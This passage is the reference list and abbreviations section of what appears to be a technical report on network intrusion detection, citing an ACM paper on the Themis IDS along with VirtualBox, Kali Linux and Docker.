2. Wang Z, Zhu S, Man K, Zhu P, Hao Y, Qian Z, Krishnamurthy SV, La Porta T, De Lucia MJ. Themis: ambiguity-aware network intrusion detection based on symbolic model comparison: Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security; 2021 Nov 15–19. ACM Conferences; c2021. p. 3384–3399. doi: 10.1145/3460120.3484762.
3. VirtualBox. Oracle; c2023 [accessed 2023 Sep 15]. https://www.virtualbox.org/.
4. Kali Linux. OffSec Services Limited; c2023 [accessed 2023 Sep 15]. https://www.kali.org/.
5. Docker. Docker Inc; c2023 [accessed 2023 Sep 15]. https://www.docker.com.

List of Symbols, Abbreviations, and Acronyms

DEVCOM	US Army Combat Capabilities Development Command
GID	group identification
HTTP	Hypertext Transfer Protocol
IDS	intrusion detection system
IP	Internet Protocol
UID	user identification
VM	virtual machine